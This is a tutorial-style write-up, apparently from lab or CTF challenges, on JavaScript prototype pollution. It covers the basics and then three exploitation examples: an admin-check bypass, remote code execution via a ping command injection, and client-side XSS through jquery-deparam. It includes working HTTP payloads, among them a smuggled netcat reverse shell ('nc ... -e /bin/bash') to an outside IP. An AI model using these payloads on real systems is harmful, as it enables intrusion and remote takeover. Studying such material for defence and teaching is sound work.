JS 101#
Object#
This is an object
person = {name: "V", age: 27}We can access a property of an object like this
>> person.name
"V"
And we can edit or set additional property like this
>> person.job = "Merc"
"Merc"Prototype#
JavaScript uses a pre-defined notion of inheritance to provide basic functionality to all existing objects, called Object prototypes.
For example, we did not define .toString() function in our object, however, we can somehow still call it
>> person.toString()

"[object Object]"
Where does this function come from? It’s from its prototype: Object, and we can access the prototype like this:
>> person.__proto__
Object { ... }
__defineGetter__: function __defineGetter__()
__defineSetter__: function __defineSetter__()
__lookupGetter__: function __lookupGetter__()
__lookupSetter__: function __lookupSetter__()
__proto__:
constructor: function Object()
hasOwnProperty: function hasOwnProperty()
isPrototypeOf: function isPrototypeOf()
propertyIsEnumerable: function propertyIsEnumerable()
toLocaleString: function toLocaleString()
toString: function toString()
valueOf: function valueOf()
<get __proto__()>: function __proto__()
<set __proto__()>: function __proto__()
When we access a property in the object, it goes down the prototype chain until it find the property. If it does not, then it returns undefined
We can of course create a custom toString() function for our object, and it takes precedence over the prototype’s toString().
>> person.toString = function() {return this.job + " for hire. Name's " + this.name;}
>> person.toString()
"Merc for hire. Name's V"
Prototype Pollution#
Since prototype of an object is just a reference to another object, we can edit the properties of the prototype, and when new objects are created, it will inherit those editted properties of the prototype. Thus the name: Prototype Pollution
Consider another person object. We edit the prototype’s toString(), it works, but when we create another new unrelated object, it still inherits the prototype’s toString() function
> person = {name:"Jackie", status: 0}
{ name: 'Jackie', status: 0 }
> person.__proto__.toString = function() {return `${this.name} ${this.status}-ed`;}
[Function (anonymous)]
> person.toString()
'Jackie 0-ed'
> test = {}
{}
> test.toString()
'undefined undefined-ed'
Consider another scenario, V object’s prototype is Person function, so to travel down to Object.prototype, which all JS objects inherits from, we can travel 2 __proto__ down the chain.
> function Person(name, job, status) {this.name = name; this.job = job; this.status = status;}
undefined
> var V = new Person("V", "Merc", 0.5)
undefined
> V
Person { name: 'V', job: 'Merc', status: 0.5 }
> V.__proto__.__proto__.toString = function() { return `${this.job} for hire. Name's ${this.name}`}
[Function (anonymous)]
> V.toString()
"Merc for hire. Name's V"
> test = {}
{}
> test.toString()
"undefined for hire. Name's undefined"
Example 1 - JS Privesc#
Obtaining the source code, we do npm install and npm audit, we see the node.extend package has prototype pollution vulnerability.
$ npm audit
# npm audit report

node.extend  <1.1.7
Severity: critical
Prototype Pollution in node.extend - https://github.com/advisories/GHSA-r96c-57pf-9jjm
fix available via `npm audit fix --force`
Will install node.extend@1.1.8, which is outside the stated dependency range
node_modules/node.extend

<...SNIP...>

9 vulnerabilities (8 high, 1 critical)

To address all issues (including breaking changes), run:
  npm audit fix --force
We search the source code to see where this node.extend module is used, and it is in utils/log.js
$ grep -nr 'node.extend' . --exclude-dir=node_modules --exclude=*.json
./utils/log.js:1:const extend = require("node.extend");
And here is code inside utils/log.js. We can see that it just “combine” request with date, and export the log() function
const extend = require("node.extend");

const log = (request) => {
    var log = extend(true, {date: Date.now()}, request);
    console.log("## Login activity: " + JSON.stringify(log));
}

module.exports = { log };
Searching for where it uses log() function, we can see that routes/index.js uses it, and pass req.body straight into the function
$ grep -nr 'log(' . --exclude-dir=node_modules --exclude=*.json
./index.js:31:            console.log("Listening on port 1337")
./routes/index.js:76:            log(req.body);
./utils/log.js:5:    console.log("## Login activity: " + JSON.stringify(log));
Looking at the routes/index.js, here’s the source code. The route is at /login, POST method. We have our target
router.post("/login", async (req, res) => {
	// log all login attempts for security purposes
    log(req.body);

	<SNIP>
}Exploit#
In the same routes/index.js file, we can also see /admin route, which pass the request to AdminMiddleware
const AdminMiddleware = require("../middleware/AdminMiddleware");

<...SNIP...>

router.get("/admin", AdminMiddleware, async (req, res) => {
	res.render("admin", { secretadmincontent: process.env.secretadmincontent });
});
So we head to middleware/AdminMiddleware.js and here’s the code:
- It checks
isAdminproperty in our JWT session cookie - It checks in database if our account
isAdminusing the username from our session cookie - If both checks NOT return
True, we’re out, meaning that even when only 1 check pass, we’re in
const jwt = require("jsonwebtoken");
const { tokenKey, db } = require("../utils/database");

const AdminMiddleware = async (req, res, next) => {
    const sessionCookie = req.cookies.session;

    try {
        const session = jwt.verify(sessionCookie, tokenKey);

        const userIsAdmin = (await db.Users.findOne({ where: {username: session.username} })).isAdmin;
        const jwtIsAdmin = session.isAdmin;

        if (!userIsAdmin && !jwtIsAdmin){
            return res.redirect("/");
        }
    } catch (err) {
        return res.redirect("/");
    }

    next();
};

module.exports = AdminMiddleware;
Now, we need to assemble what we have:
- We can’t edit the db, we don’t have sqli or similar function to do it
- We can’t forge JWT token, we don’t have the secret key
However, there is a saving grace, if we look into our JWT token, there is no
isAdminfield And so, the
 isAdmincheck on our JWT token (const jwtIsAdmin = session.isAdmin) should returnundefined, which means it will travel down the prototype chain So our prototype pollution should work. Nova
To exploit this, we simply send this POST request at /login route
POST /login HTTP/1.1
Content-Type: application/json

{
	"__proto__": {
		"isAdmin":true
	}
}
And then access the /admin endpoint with our logged in user
GET /admin HTTP/1.1
Cookie: session=<JWT token>
Example 2 - JS RCE#
There is a /ping route. It uses exec() on user input, classic command injection.
If userObject.deviceIP is false, 0, undefined, etc, then it throw a 400 require us to configure our deviceIP
// ping device IP
router.get("/ping", AuthMiddleware, async (req, res) => {
    try {
        const sessionCookie = req.cookies.session;
        const username = jwt.verify(sessionCookie, tokenKey).username;

        // create User object
        let userObject = new User(username);
        await userObject.init();

        if (!userObject.deviceIP) {
            return res.status(400).send(response("Please configure your device IP first!"));
        }

        exec(`ping -c 1 ${userObject.deviceIP}`, (error, stdout, stderr) => {
            return res.render("ping", { ping_result: stdout.replace(/\n/g, "<br/>") + stderr.replace(/\n/g, "<br/>") });
        });

    }
    <SNIP>
});
However, the only way to set device IP is through /update route, which only allow characters, numbers, and dot .. We have no way to terminate previous command to inject our own command.
However, there is a saving grace, it uses merge() to merge req.body into userObject, which is from User class. Classic prototype pollution
// update user profile
router.post("/update", AuthMiddleware, async (req, res) => {
    try {
        const sessionCookie = req.cookies.session;
        const username = jwt.verify(sessionCookie, tokenKey).username;

        // sanitize to avoid command injection
        if (req.body.deviceIP){
            if (req.body.deviceIP.match(/[^a-zA-Z0-9\.]/)) {
                return res.status(400).send(response("Invalid Characters in DeviceIP!"));
            }
        }

        // create User object
        let userObject = new User(username);
        await userObject.init();

        // merge User object with updated properties
        _.merge(userObject, req.body);

        // update DB
        await userObject.writeToDB();

        return res.status(200).send(response("Successfully updated User!"));

    }
    <SNIP>
});
In User class, it is basically a db wrapper. However, notice that only non-null properties are set when init, which means if our deviceIP in db is null, then userObject.deviceIP is undefined then we can do prototype pollution
// custom User class
class User {
    constructor(username) {
        this.username = username;
    }

    // initialize User object from DB
    async init() {
        const dbUser = await db.Users.findOne({ where: { username: this.username }});

        if (!dbUser){ return; }

        // set all non-null properties
        for (const property in dbUser.dataValues) {
            if (!dbUser[property]) { continue; }

            this[property] = dbUser[property];
        }
    }

    async writeToDB() {
        const dbUser = await db.Users.findOne({ where: {username: this.username} });

        // update all non-null properties
        for (const property in this) {
            if (!this[property]) { continue; }

            dbUser[property] = this[property];
        }

        await dbUser.save();
    }
}
Looking at how they implement the DB, deviceIP is indeed allowed to be null
Database.Users = sequelize.define("user", {
    id: {
        type: Sequelize.INTEGER,
        autoIncrement: true,
        primaryKey: true,
        allowNull: false,
        unique: true,
    },
    username: {
        type: Sequelize.STRING,
        allowNull: false,
        unique: true,
    },
    password: {
        type: Sequelize.STRING,
        allowNull: false,
    },
    deviceIP: {
        type: Sequelize.STRING,
        allowNull: true,
    }
});
And this is how it behaves when a new user is created. It does not set deviceIP at all, which means:
deviceIPin the db isnullUserclass does not setdeviceIPproperty, since it is nulluserObject.deviceIPisundefinedSo we can indeed to prototype pollution
router.post("/register", async (req, res) => {
    try {
        const username = req.body.username;
        const password = req.body.password;

        <SNIP>

        await db.Users.create({
            username: username,
            password: bcrypt.hashSync(password)
        }).then(() => {
            res.send(response("User registered successfully"));
        });
    } catch (error) {
        console.error(error);
        res.status(500).send({
            error: "Something went wrong!",
        });
    }
});Exploit#
Recall the /update route, it has a a command injection vulnerability that is “fixed” by having a filter if (req.body.deviceIP.match(/[^a-zA-Z0-9\.]/)).
However, it has prototype pollution vulnerability, and the filter only check req.body.deviceIP, we don’t have that property in our payload
POST /update HTTP/1.1
Content-Type: application/json

{
	"__proto__":{
		"deviceIP": "127.0.0.1; nc -nv 10.10.14.151 9001 -e /bin/bash"
	}
}
In this case, we only need to travel down 1 prototype into User class. There is no need to travel deeper, and avoid travel deep into prototype chain, since that may cause unforeseen consequences
We can also use .constructor.prototype.<property> instead of .__proto__. They are equivalent
POST /update HTTP/1.1
Content-Type: application/json

{
	"constructor":{
		"prototype":{
			"deviceIP": "127.0.0.1; nc -nv 10.10.14.151 9001 -e /bin/bash"
		}
	}
}
Example 3 - Client Side JS XSS#
Here are the script that client use:
<!DOCTYPE html>
<html lang="en">
    <head>
        <SNIP>

        <script src="/jquery-deparam.js"></script>
        <script src="/purify.min.js"></script>
        <script src="https://www.google.com/recaptcha/api.js" async defer></script>
    </head>
    <body>
        <SNIP>

        <script>
            let params = deparam(location.search.slice(1))
            let color = DOMPurify.sanitize(params.color);
            document.getElementById("form").style.backgroundColor = color;
      </script>
      </div>
    </body>
</html>
Let’s analyze it a bit.
location.search.slice(1)means the query string in url like?color=redbut minus the?becauseslice(1)deparammeans making that an object, socolor=redis now{"color": "red"}- We can search this very handy github page,
deparamfrom jquery is indeed vulnerable to prototype pollution - It also use
DOMPurifyonparams.color, so we won’t be able to reflect our own JS code So, we have a POC?__proto__[test]=testfor prototype pollution, now what?
Exploit#
Since the website also uses recaptcha, we found this gadget from the same github page. And so we have the POC for XSS from prototype pollution
?__proto__[srcdoc][]=<script>alert(1)</script>